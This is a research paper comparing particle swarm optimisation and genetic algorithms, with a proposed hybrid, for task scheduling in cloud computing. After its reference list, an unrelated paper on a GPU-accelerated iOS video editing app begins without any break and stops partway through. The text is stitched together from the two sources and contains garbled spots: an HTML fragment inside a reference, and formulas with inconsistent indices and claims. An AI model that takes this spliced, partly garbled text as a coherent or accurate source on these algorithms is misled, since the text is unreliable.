A Genetic Algorithm is a search technique to find solutions to optimization and search problems. One of the first references to it was made by Holland (1975). It uses concepts inspired from biological evolution such as inheritance, selection, crossover and mutation. The comparison between GA and PSO shows that PSO presents more focused search ability than GA. PSO takes more emphasis on exploitation than exploration. PSO concentrates the search around a promising area in order to refine a candidate solution and explores different region of the search space to locate a good optimum. Both PSO and GA depend on good initial positioning of the particles in the solution space[12]. With their exploitation and exploration, the particles fly through the problem space and get two reasoning capabilities: the memory of the best position (pBest) and memory of the neighborhood's best position (gBest)[13, 14]. The same as in cloud systems, each task runs on virtual machine where the resources are distributed virtually like the way particle swarm moves through problem space maintain useful information of their local position and global position. The position of particle depends on the velocity and should be updated each time the particle moves from one point to the next position. Assuming that the tasks are totally different and are dependent as particles move in swarm and all tasks need to use resources such as CPU, memory, bandwidth, to be accomplished and they must be measured in terms of cost. The more accurate costs, the more the profits are[15].

Our main aim in this study is to minimize the execution time and computation cost. Since the traditional approaches used in optimization provided can't be applicable in cloud computing or present weaknesses, modern heuristic based algorithms were developed and have been proven to be suitable for task scheduling.

This paper involves various sections describing genetic algorithm(GA) and particle swarm optimization(PSO) and it is organized as follows: In section I, we introduced PSO and GA algorithms and listed their pros and cons; in section II, we cited the related work, in section III, we conducted a comparison method to compare two based heuristic algorithms: PSO, GA, and we proposed PSO-GA; in section IV, we discussed and modeled task scheduling problem by a task graph; in section V, we outlined the experimental set up, parameter settings, and benchmark functions used to measure the performance between PSO and GA; finally, section VI contains the conclusion of the paper.

II. Related Work

Since cloud resources are heterogeneous, dependent, and present a lot of capabilities, task scheduling problem becomes NP-complete problem. We define NP-complete problems as computational problems which are normally hard to be solved in real world such as vertex cover, knapsack, or traveling salesman problems and which have the property that they can be solved in polynomial time if and only if all other NP-complete problems can also be solved in polynomial time by maximizing or minimizing some values[16]. NP-hard problems are indispensable in practical applications to develop heuristic method to provide ways to measure, analyze, compare and increase the system performance[17]. As purpose of task scheduling algorithm in cloud system is to get optimal task-processor assignment and minimize application completion time and the total cost, it is our viewpoint that we explore how PSO and GA work and how they can be applied to task scheduling problems from the individual particle's point of view to the chromosome in all the searching space.

PSO approach can solve the task scheduling problems. Therefore, we list other approaches to solve scheduling problems[5] such as GA [18], Simulated annealing[9], tabu search[10], and ant colony [19]. The work[20]studied the comparison of particle swarm optimization and the genetic algorithm in the improvement of power system and stability. L. Zhang et al.[21] has compared GA and PSO in times of minimum completion time. Other comparison of particle swarm optimization and the genetic algorithm can be found in [22]. It was found that PSO is comparable to the Genetic Algorithm (GA) so that these two heuristics are population-based search methods[22]. A comparative study of DE, PSO was also introduced in[5] with objective of examining which algorithm outperform better among all others on a large and diverse set of problems.

III. Particle Swarm Optimization (PSO) Versus Genetic Algorithm (GA)

A. Basic principles and implementation of Particle Swarm Optimization

PSO was firstly introduced by J. Kennedy through simulation of a simplified social model to the optimizer. PSO has found widespread application in two main component methodologies: one in artificial life and another one based to bird flocking, fishes schooling, and swarm theory. As mentioned in [23], the advantages of using PSO in task scheduling are as the following: a PSO algorithm can maintain useful information about characteristics of the environment; PSO as characterized by its fast convergence behavior, has an in-built ability to adjust to a dynamic environment; PSO is effective for locating and tracking optima in both static and dynamic environments. The particle swarm optimizer has been found to be fast in solving nonlinear, non-differentiable, multi-modal problems[24]. PSO introduces a method for optimization of continuous non-linear functions. Other advantages of PSO with optimization algorithms are that PSO present a simple mathematical operation with less parameters, and is inexpensive in terms of both memory and speed requirements. PSO have no overlapping and mutation calculation[12]. The disadvantages of PSO algorithms are cited in[23]as the following: (1)The method suffers from the partial optimism, which causes the less exact at the regulation of its speed and the direction. (2)The method cannot work out the problems of scattering and optimization. (3)The method cannot work out the problems of non-coordinate system, such as the solution to the energy field and the moving rules of the particles in the energy field. Every single solution is a bird in the searching space called a "particle" and all particles possess positions and velocities. The particles fly through the problem space by following the current optimum particles. Each time a particle moves from one bin to another. In the whole searching space, all particles depend on the value of the chosen optimization function and have the following information: position and the speed. The Fig.1 below represents the traditional Particle Swarm Optimizer in multiprocessor environment.




Fig. 1. Two traditional neighbourhood topologies

In order to achieve good optimization, each particle in the searching space moves with two information: position and velocity. We have two kinds of traditional topologies in figure1: (1) Ring topology to represent local best position and full mesh topology to represent the global best position. All particles have positions and velocities. The i^{th} particle is represented with the following elements: x_i^k the current particle positions; v_i^k the velocities vector, the current best position $pBest_i$ and global positions $gBest_i$. c_1 and c_2 are the acceleration coefficients, r_1 and r_2 are two random vectors which can take any value between 0 and 1. The initialization process is given in the following formula.

$$x_i^0 = x_{\min} + rand(x_{\max} - x_{\min})$$

$$v_i^0 = \frac{x_{\min} + rand(x_{\max} - x_{\min})}{\Delta t}$$

At initial position particles position will be x_i^0 then all particles move towards the optimal point with the velocity. At the time k+1, there must be an update of all particles with particle objective or fitness value for the next iteration. PSO is described by the below equations:

$$v_i^{k+1} = \omega v_i^k + c_1 rand_1 \times (pbest_i - x_i^k) + c_2 rand_2 \times (gbest_i - x_i^k)$$

$$x_i^{k+1} = x_i^k + v_i^{k+1} \Delta t$$

Where v_i^k is the velocity of the i^{th} particle at the k^{th} iteration; ω is the inertia factor; c_1 and c_2 are the acceleration constants (cognitive and social); $rand_1$ and $rand_2$ are the random numbers between 0 and 1; for $i = 1,2$; x_i^k is the current position of the i^{th} particle at the k^{th} iteration; $pbest_i$ is the best position for the i^{th} particle and $gbest_i$ represents the particle position or global position. To achieve a high performance, we set the inertia weight as

$$\omega = \omega_{end} + (\omega_{start} - \omega_{end}) e^{-\frac{ya}{y_{\max}}}$$

ω_{start} and ω_{end} are the starting and ending inertia values. We set their values to 0.65 and 0.2 respectively. y and $y_{\max}$ represent the current and maximum iteration number which we set to 100 and a is an integer constant number.

B. *Basic principles and implementation of task scheduling based on Genetic Algorithms*

A GA is among the evolutionary algorithms which mimic the process of natural selection used to solve optimal and search problems[25]. It generates solutions to optimization problems using natural evolution methods. We present different genetic algorithm operators as follows:

1) *Encoding and initialization*

In genetic algorithm task scheduling-based, the initial population of candidate solutions is randomly generated. The chromosome sequence represents a variety of tasks. Every task is considered as a gene. The chromosome is encoded using permutation encoding. The length of chromosome is the same as the length of the input tasks.

To start, the initial population is generated randomly using random generator function of chromosomes. Some resource information such as CPU, number of tasks, the size of population is needed to create the initial population.

TABLE I. A SAMPLE CHROMOSOME OF 5 TASKS

2	3	1	5	4

Table 1 shows a sample chromosome of 5 tasks with their task allocations: tasks $\{2,3\}$ are assigned to resource 1, task $\{1\}$ is assigned to resource 2, and tasks $\{5,4\}$ are assigned to resource 3.

2) *Fitness function*

The fitness function is the evaluation function to guide the search space. For task scheduling based on genetic algorithm in cloud computing, the fitness function is based on execution time, computation cost and measures the quality of the solution and determines if the genetic material will be transmitted from parent to offspring. It helps to transform the objective function value in a measure of relative fitness[26].

$$F(x) = g(f(x))$$

The objective function f and g are two functions which result to relative fitness. f is used to measure how the individuals have performed in the problem domain and g transforms the value of the objective function f to a negative number. $F(x_i) = \frac{f(x_i)}{\sum_{i=1}^{N_{ind}} f(x_i)}$, where N_{ind} represent the population size and x_i is the phenotypic value of individual i .

3) *Crossover*

Crossover operator is used to vary the programming of the chromosomes from one generation to the next.

4) Mutation

The mutation operation expands the search space by decreasing the execution time based on mutation probability and generates the offspring with different assignment. P_m is the probability of mutation. It is not greater in nature and during our matlab simulation of results; the probabilities of mutation are randomly given by computer.

C. Comparison of genetic algorithms and particle swarm optimization

In this section, we compare PSO and GA. As both algorithms introduce the basics of evolutionary computing, PSO shares many similarities techniques with GAs in particular [27]. GA and PSO are both heuristic algorithms and are used in optimization problems to find solution to a given objective function by using different techniques and computational effort. Fig.2 represents the flow chart of GA (a) and PSO algorithm (b). GA begins with a population of random chromosomes to present a better solution to the problem. At each step, the GA takes individuals from the current population to be parents and uses them to produce the children for the next generation. GA uses operators such as crossover and mutation. GAs and PSO can both be applied in pattern discovery, signal processing, neural networks, cloud computing, manufacturing, power Electronics to control power System such as scheduling power flow, providing voltage support, limiting short-circuit, etc[27, 28].




Fig. 2. Flow chart of genetic algorithm (a) and PSO algorithm (b)

```
//The pseudocode of the proposed PSO&GA algorithm
Set the particle dimensional according to the ready tasks
Initialize the particle swarm position $X_i$ and velocity $V_i$ randomly,
Repeat
    for each particle $i=1,2,...,P$ do
        if $f(X_i)>f(pest_i)$ then //Calculate the fitness value
            $pbest_i = X_i$;
            end
            if (f(pbesti)>f(gbesti) then
            $gbest_i = pbest_i$;
            end
        end
        for each particle i=1,2,...,P do
            update the velocity matrix //update the velocity of each particle
            update the position matrix //update the position of each particle
    end
    Until stopping condition is true//
```

GA vs PSO Scheduling algorithms

```
*The pseudocode of the average computation cost for all resources*
Calculate average computation cost of all tasks in all compute resources
Calculate average communication cost between resources
Set task node weight $\omega_{kj}$ as average computation cost
Set edge weight $e_{k1,k2}$ to the size of the transferred between tasks
Compute $PSO(\{t_i\})$ //a set of all tasks
Repeat
     for allready tasks do
     Assign tasks $\{t_i\}$ to available resources $p_j$ according to PSO's solution
    end for
          Dispatch all the mapped tasks
         Wait for polling_time
         Update the ready task list
         Update the average cost of communication between
             resources
        Compute $PSO(\{t_i\})$
        Until there are unscheduled tasks
```

IV. Task Scheduling in Cloud Computing using Hybrid GA-PSO Model

The task scheduling aim [23] is to assign incoming tasks to the available resources. According to the scheduling strategies used, the task scheduling algorithms can significantly affect the efficiency of the whole system. In this paper, we are using hybrid PSO and GA models to solve a task scheduling problem in cloud computing. As a result, the first task which is the most useful is to know how to model the problem as a set of individuals. In order to model the task scheduling problem, suppose that the number of swarm particles correspond with a set of task numbers. Then we denote n as the number of tasks and m the number of available heterogeneous computing resources. The objective to model the scheduling problem is to find the best resource utilization. Here the fitness of a particle is measured with execution time and communication cost to all tasks. In this paper, task scheduling problem is modeled by a task graph. Firstly, using task graph model, tasks are represented by nodes and edges represent the dependencies between tasks. Let $G=(V,E)$ be a graph with $V=\{t_1,t_2,...,t_n\}$ as a set of tasks nodes/vertices, and E is a set of directed edges between two tasks t_i and t_k. The graph in Figure 3 starts with root node and ends with end node. The node with no parent is called an entry node or root node and a node with no child is called an exit node or end node. A task t_1 is called the entry task and t_n the exit task of the graph. We calculate the communication cost according to the amount of data to be transmitted between resources and the available bandwidth between the resources. If we suppose that n tasks are submitted from the task schedule manager to the available resources, and we suppose that those tasks are dependent to each other with inter-task data dependencies and they are non-preemptive; and also if we assume that the number of the tasks is less than the number of available resources, we will rely on the first come-first-served rule. Otherwise we will adopt other scheduling schemes where the number of tasks is greater than the number of resources. From Fig.3 below, task 5 cannot start its execution until task 2 and task 4 complete their executions.




Fig. 3. Task graph with 5 tasks

Secondly, mapping the set of tasks to the available heterogeneous resources, we can compute the completion time of the tasks. To map a set of resources, consider *m* number of available heterogeneous computing resources, and b_{ij} the bandwidth between resources as it is shown in Figure 3. Then calculate the available bandwidth $B=(b_{ij})_{NxN}$ for the available resource. Fig.4. shows that a task can be executed randomly by the available resources after finding that there are a finite number of possible mappings from a collection $T=\{t_1,t_2,....,t_n\}$ to a collection $M=\{r_1,r_2,...,r_m\}$ and a large number of pair of task and resource.




Fig. 4. Mapping of the task to available resources

We consider a discrete-time model with a collection M of machines indexed from $1,2,...,m$. Tasks come in with a tagged random mapping number and each task is associated with m number of available resources and they are flocked together according to their indices in an increasingly order into a vector

$$\vec{V} \in \left\{ (r_1, r_2, \ldots, r_m) \in \{1,2,\ldots,M\}^m \; r_1 < r_2 < \ldots < r_m \right\}$$

and execution time equals to the ration of the workload and computation ability of the resource r_i

$$ET_{ij} = \frac{\sum_{i \geq 1}^{n} t_k}{\sum_{j \geq 1}^{m} r_k}$$

$T = \{t_i \;\; 1 \leq i \leq n \}$ represents a set of n tasks

$R = \{r_j \;\; 1 \leq j \leq m \}$ represents a set of m resources

$E = \{e_{i,j} \;\; 1 \leq j \leq m \,,\; 1 \leq j \leq m \}$ represents a matrix of communication times of task on resource t_i number of resources r_j

The communication cost of edges is defined as

$$CT_{ij} = \begin{cases} \frac{e_{nm}}{b_{ij}} \text{ if } \mathrm{t}_\mathrm{i} \text{ is a predecessor of } \mathrm{t}_\mathrm{j} \text{ and } \mathrm{i} \neq \mathrm{j} \\ \qquad\qquad\qquad\qquad \textit{otherwise} \\ 0 \end{cases}$$

e_{nm} represents the quantity of data to be transmitted between two resources and b_{ij} is representing the link communication speed between two resources. If $e_{nm} = 0$, that means that both tasks t_i and t_j are assigned on the same resource.

V. Experimental Results and Statistical Analysis

A. Simulation environment

To compare the performance of PSO and GA algorithms, we take into consideration various parameters such as number of tasks, number of processors, swarm size, population size, number of chromosomes, and number of iteration. The algorithms are simulated with java language running and in matlab on Intel(R) dual-Core(TM)i5-4590 CPU@3.30GHz, 4.00GB installed memory on windows 7 Ultimate service park1 and NetBeans IDE 8.0.2.

Table2 gives a summary of PSO&GA parameters. Firstly, genetic algorithms will run with the following parameters: the population size, crossover probability, mutation probability, and maximum number of iteration. Secondly, the particle swarm optimization will run with the following parameters: number of particle (Swarm size), maximum velocity $V_{\max}$, the neighborhoods best found solutions $c_1 = c_2 = 2.0$, number of iterations=$[20 \times n]$with n stands for the number of nodes, and inertia weight. The inertia weight will decrease linearly over time up to 0.1.

TABLE II. Summary of (1) PSO Parameters (2) GA Parameters

1	GA parameters	Population size	60
		Crossover probability	0.7
		Mutation probability	0.01
		Number of iterations	100
2	PSO parameters	Population size	60
		ω	0.65
		C1	2
		C2	2
		Number of iterations	100

B. Simulation Result and analysis

In this work, hybrid PSO-GA algorithms are used to solve task scheduling problem in cloud computing, and a comprehensive performance based on benchmark functions has been conducted. We applied Schaffer and Ackley benchmark functions showed in Table III below to assess the performance of the algorithms. We chose the ranges of their searching space and their dimensions. We ran 100 test computations randomly on a couple of test functions. The combined PSO-GA algorithm performs well for all test functions as it is represented in Fig.5 and Fig. 6 and it can easily find the global minima in 100 runs better than PSO or GA.

TABLE III. Benchmark Functions

Names	Functions
Schaffer	$0.5 + \frac{\sin\sqrt{x^2 + y^2} - 0.5}{\left(1.0 + 0.001\left(x^2 + y^2\right)\right)^2} \;,\quad -100 \leq x_i \leq 100$
Ackley	$-20\exp\left(-0.2\sqrt{\frac{1}{D}\sum_{d=k}^{D} x_d^2}\right) - \exp\left(\frac{1}{D}\sum_{d=1}^{D}\cos(2\Pi x_d)\right) + 20 + e$




Fig. 5. Ackley function




Fig. 6. Schaffer function

VI. Conclusion

In this study, heuristic algorithms were compared based on task scheduling problems and based on two QoS (quality of service) parameters. The main purpose of the work is to use comparison approach to determine the efficiency of GA and PSO. The study found that PSO and GA are similar in finding the global optimal solution because they all utilize the fitness value to evaluate the population and also they all update the population. The criterions considered to major the performance are execution time and processing cost. In this study, we explored how PSO/GA work and apply them to solve NP-complete problems of task scheduling in cloud computing based on execution time and processing cost. Using these two algorithms, the results show that the genetic algorithm (GA) presents high global searching ability but has poor computation efficiency, and poor optimization speed compared to its counterpart. PSO presents good advantages in convergence speed, in finding global optimal, and in simplicity ability. Therefore, we conclude by saying that while using PSO algorithms the cloud computing resources can easily notice resources discovery, resources matching, and task execution. The results show that the combination of these two algorithms can reduce dramatically the task execution time, and reduce the computation cost on the available resources. In the future work, better results will be provided by improving our solution using PSO combined with other meta-heuristic techniques(i.e Simulated Annealing(SA), Tabu Search(TS), etc.).

References

[1] Bakshi, T., et al. A New Meta-heuristic PSO Algorithm for Resource Constraint Project Scheduling Problem. in Proceedings of Seventh International Conference on Bio-Inspired Computing: Theories and Applications (BIC-TA 2012). 2013. Springer.

[2] Dubey, S. and S. Agrawal, QoS driven task scheduling in cloud computing. International Journal of Computer Applications Technology and Research, 2013. 2(5): p. 595>< meta name=.

[3] Chen, Z.-G., et al. Deadline constrained cloud computing resources scheduling for cost optimization based on dynamic objective genetic algorithm. in 2015 IEEE Congress on Evolutionary Computation (CEC). 2015. IEEE.

[4] Wickboldt, J.A., et al., Resource management in IaaS cloud platforms made flexible through programmability. Computer Networks, 2014. 68: p. 54-70.

[5] Lu, X., J. Zhou, and D. Liu, A Method of Cloud Resource Load Balancing Scheduling Based on Improved Adaptive Genetic Algorithm. Journal of Information and Computational Science, 2012. 9(16): p. 4801-4809.

[6] Pradhan, S.R., et al., A Comparative Study on Dynamic Scheduling of Real-Time Tasks in Multiprocessor System using Genetic Algorithms. International Journal of Computer Applications, 2015. 120(20).

[7] Wan, B., A Hybrid genetic scheduling strategy. International Journal of Hybrid Information Technology, 2008. 1(1): p. 73-80.

[8] Sahoo, B., S. Mohapatra, and S.K. Jena, A genetic algorithm based dynamic load balancing scheme for heterogeneous distributed systems. 2008.

[9] Van Laarhoven, P.J. and E.H. Aarts, Simulated annealing: theory and applications. Vol. 37. 1987: Springer Science & Business Media.

[10] Glover, F., Tabu search-part I. ORSA Journal on computing, 1989. 1(3): p. 190-206.

[11] Bajpai, P. and M. Kumar, Genetic algorithm–an approach to solve global optimization problems. Indian Journal of computer science and engineering, 2010. 1(3): p. 199-206.

[12] Chapman, B., When clouds become green: the green open cloud architecture. Parallel Computing: From Multicores and GPU's to Petascale, 2010. 19: p. 228.

[13] Kennedy, J., Particle swarm optimization, in Encyclopedia of Machine Learning. 2010, Springer. p. 760-766.

[14] Sedighizadeh, M., et al., Parameter optimization for a PEMFC model with particle swarm optimization. Int J Eng Appl Sci, 2011. 3: p. 102-108.

[15] Liu, C.-Y., C.-M. Zou, and P. Wu. A task scheduling algorithm based on genetic algorithm and ant colony optimization in cloud computing. in Distributed Computing and Applications to Business, Engineering and Science (DCABES), 2014 13th International Symposium on. 2014. IEEE.

[16] Wang, N., et al. A task scheduling algorithm based on qos and complexity-aware optimization in cloud computing. in Information and Communications Technology 2013, National Doctoral Academic Forum on. 2013. IET.

[17] Raghavendra, P., Approximating np-hard problems efficient algorithms and their limits, 2009, University of Washington.

[18] John, H., Holland, Adaptation in Natural and Artificial Systems: An Introductory Analysis with Applications to Biology, Control and Artificial Intelligence, 1992, MIT Press, Cambridge, MA.

[19] Colorni, A., M. Dorigo, and V. Maniezzo. Distributed optimization by ant colonies. in Proceedings of the first European conference on artificial life. 1991. Paris, France.

[20] Peyvandi, M., M. Zafarani, and E. Nasr, Comparison of Particle Swarm Optimization and the genetic algorithm in the improvement of power system stability by an SSSC-based controller. Journal of Electrical Engineering and Technology, 2011. 6(2): p. 182-191.

[21] Pico, C.G. and R.L. Wainwright. Dynamic scheduling of computer tasks using genetic algorithms. in Evolutionary Computation, 1994. IEEE World Congress on Computational Intelligence., Proceedings of the First IEEE Conference on. 1994. IEEE.

[22] Hassan, R., et al. A comparison of particle swarm optimization and the genetic algorithm. in Proceedings of the 1st AIAA multidisciplinary design optimization specialist conference. 2005.

[23] Rostami, A. and M. Lashkari, Extended PSO algorithm for improvement problems K-Means clustering algorithm. International Journal of Managing Information Technology, 2014. 6(3): p. 17.

[24] Zhan, S. and H. Huo, Improved PSO-based task scheduling algorithm in cloud computing. Journal of Information & Computational Science, 2012. 9(13): p. 3821-3829.

[25] Mitchell, M., An introduction to genetic algorithms. 1998: MIT press.

[26] Chipperfield, A. and P. Fleming. The MATLAB genetic algorithm toolbox. in Applied control techniques using MATLAB, IEE Colloquium on. 1995. IET.

[27] Jones, K.O. Comparison of genetic algorithm and particle swarm optimization. in Proc. Int. Conf. Computer Systems and Technologies. 2005.

[28] Panda, S. and N.P. Padhy, Comparison of particle swarm optimization and genetic algorithm for FACTS-based controller design. Applied soft computing, 2008. 8(4): p. 1418-1427.

Efficient Video Editing for Mobile Applications

Ignasi Vegas Pajaro
Department of Computer Science
Manhattan College
New York, USA

Ankur Agrawal
Department of Computer Science
Manhattan College
New York, USA

Tina Tian
Department of Computer Science
Manhattan College
New York, USA

***Abstract*—Recording, storing and sharing video content has become one of the most popular usages of smartphones. This has resulted in demand for video editing apps that the users can use to edit their videos before sharing on various social networks. This study describes a technique to create a video editing application that uses the processing power of both GPU and CPU to process various editing tasks. The results and subsequent discussion shows that using the processing power of both the GPU and CPU in the video editing process makes the application much more time-efficient and responsive as compared to just the CPU-based processing.**

***Keywords*—iOS programming; Image processing; GPU; CPU; Objective-C; GPUImage; OpenGL**

I. Introduction

Smartphones have become an essential part of our day-to-day life. Americans spend about one hour a day on their smartphones using mobile applications [1]. The iPhone is the most used device, occupying 47% of the smartphone market share [2].

We consume different types of content on our smartphones such as news, social-media, images, video games, music, films, TV shows, etc. Especially, the number of video content distributed around the Internet is growing exponentially every year due to popular video hosting platforms like YouTube, Facebook, Snapchat and Instagram. The consumption of video in mobile platforms is expected to grow 67% year-on-year until 2019 [3] as can be seen in Fig 1.




Fig. 1. Evolution of Mobile video consumed in PB per month

As a result of the high quality camera in iPhones, we can record video in high quality with a device that is always in our pocket. The videos can then be shared with our friends across different social-media platforms. With more and more videos being recorded and shared, it has become important for the users to be able to edit those videos before being published on the Internet. Video editing is the process of manipulating video images, adding audio and/ or visual effects. Since smartphones are getting more and more powerful with each passing day in terms of processing and memory, it is possible to build iPhone applications to edit videos that the users record, without the need of a computer and with a better and faster user experience.

This paper presents a study on developing a video editing application for iOS platform. The application uses image processing algorithms and iOS programming techniques. Image processing is the processing of images using mathematical operations by using any form of signal processing for which the input is an image, a series of images, or a video and the output may be either an image or a set of characteristics or parameters related to the image. iOS programming techniques use a set of libraries, algorithms and best practices that are used to build iPhone applications.

This application allows the user to record a video or to import a video stored in your iPhone camera roll. The user can select a specific part of the video and crop the video if it is required. The user can then add some image filter effects along with a background song. Finally, the user can save the resulted video back to the iPhone.

II. Methods

A. Technologies used

The application is programmed in iOS version 9.0[4]. iOS version 9.0 runs in 80% of the iOS devices using xCode version 7.3 [5] and Objective-C [6] as language development. Recently, Apple launched a new programming language for iOS called Swift [7]. This application however is programmed in Objective-C instead of Swift since Objective-C is a more evolved language with more documentation about video processing than Swift.

B. Libraries used

For the entire iOS application flow and user interface, we have used the Cocoa Framework [8], a group of native libraries provided by Apple to create the user interface of an application.

The video capture, video importing/exporting and video cropping, is implemented using UIImagePickerController [9]. This is a class created by Apple to work with media files.

The video filter processing is created using GPUImage [10], a third-party library created by Brad Larson. This library gives you the opportunity to use the GPU to process the video instead of CPU. The video processing tools provided by Apple only allows to process video using CPU. Also, using GPUImage you can use predefined filters or you can create filters of your own.

To preview the video, the application uses Core Image [11], an iOS native library that allows you to reproduce media content in your application.

AVFoundation [12] is used to add custom background audio to the videos. This is a native iOS library provided by Apple to manipulate audio in media files.

C. Views

In iOS, when we talk about a view, we are referring to a screen in the application. Our application has four different views, as discussed below.

The first view allows the user to select a video for editing. The user can select between recording a video using the iphone camera and importing a video from the iPhone camera roll. The user can also select certain parts of the video to be processed, and delete the rest of the video. The new video segment, thus created, is saved in a temporary directory inside the application.

Once the video is selected for editing, the filter screen appears. This view provides a preview of the video where the user can select a filter to apply. There is an option to keep the video as it is without applying any filters. When a filter is selected, the application sends the video to the GPU. This means that the CPU is not processing the video, as the GPU works as a separate thread. While the video is being processed, a loading icon is displayed. When the process is complete, the processed video can be viewed with the filter applied. If the user does not like the applied filter, they can select another filter and the above process will be repeated. When the video has been processed, it remains in the temporary directory.

The third view is the audio view. This view shows a classical iOS TableView [13] with a list of all the available songs that can be chosen for the video. The song files are stored with the application, as the application only offers a few songs and the durations are not longer than twenty seconds. When the user selects a song, the video is processed again. The processing uses the CPU by creating a parallel thread, so now the application continues to run in the main thread. The user also has the option to not add any song to the video. The video is again saved in the temporary directory after an audio song has been added to the video.

